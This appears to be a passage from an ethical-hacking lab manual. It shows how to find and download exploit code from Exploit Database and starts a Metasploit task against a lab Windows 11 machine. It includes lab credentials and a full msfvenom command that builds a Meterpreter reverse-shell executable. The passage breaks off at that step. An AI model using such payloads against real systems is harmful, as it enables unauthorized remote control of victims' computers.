


7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.
8. You can click on the download icon in the **Exploit** section to download the exploit code.



9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

    Note: If **Notepad++ update** pop-up appears, click **No**.



12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close all open windows.
14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.
15. You can similarly use other exploit sites such as **VulDB** (https://vuldb.com), **MITRE CVE** (https://cve.mitre.org), **Vulners** (https://vulners.com), and **CIRCL CVE Search** (https://cve.circl.lu) to find target system vulnerabilities.
16. Close all open windows and document all the acquired information.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

This task demonstrates the exploitation procedure enforced on a weakly patched Windows 11 machine that allows you to gain remote access to it through a remote desktop connection.


Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security** (**10.10.1.13**) machine as the host system and the **Windows 11** (**10.10.1.11**) machine as the target system.

1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.




6. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).



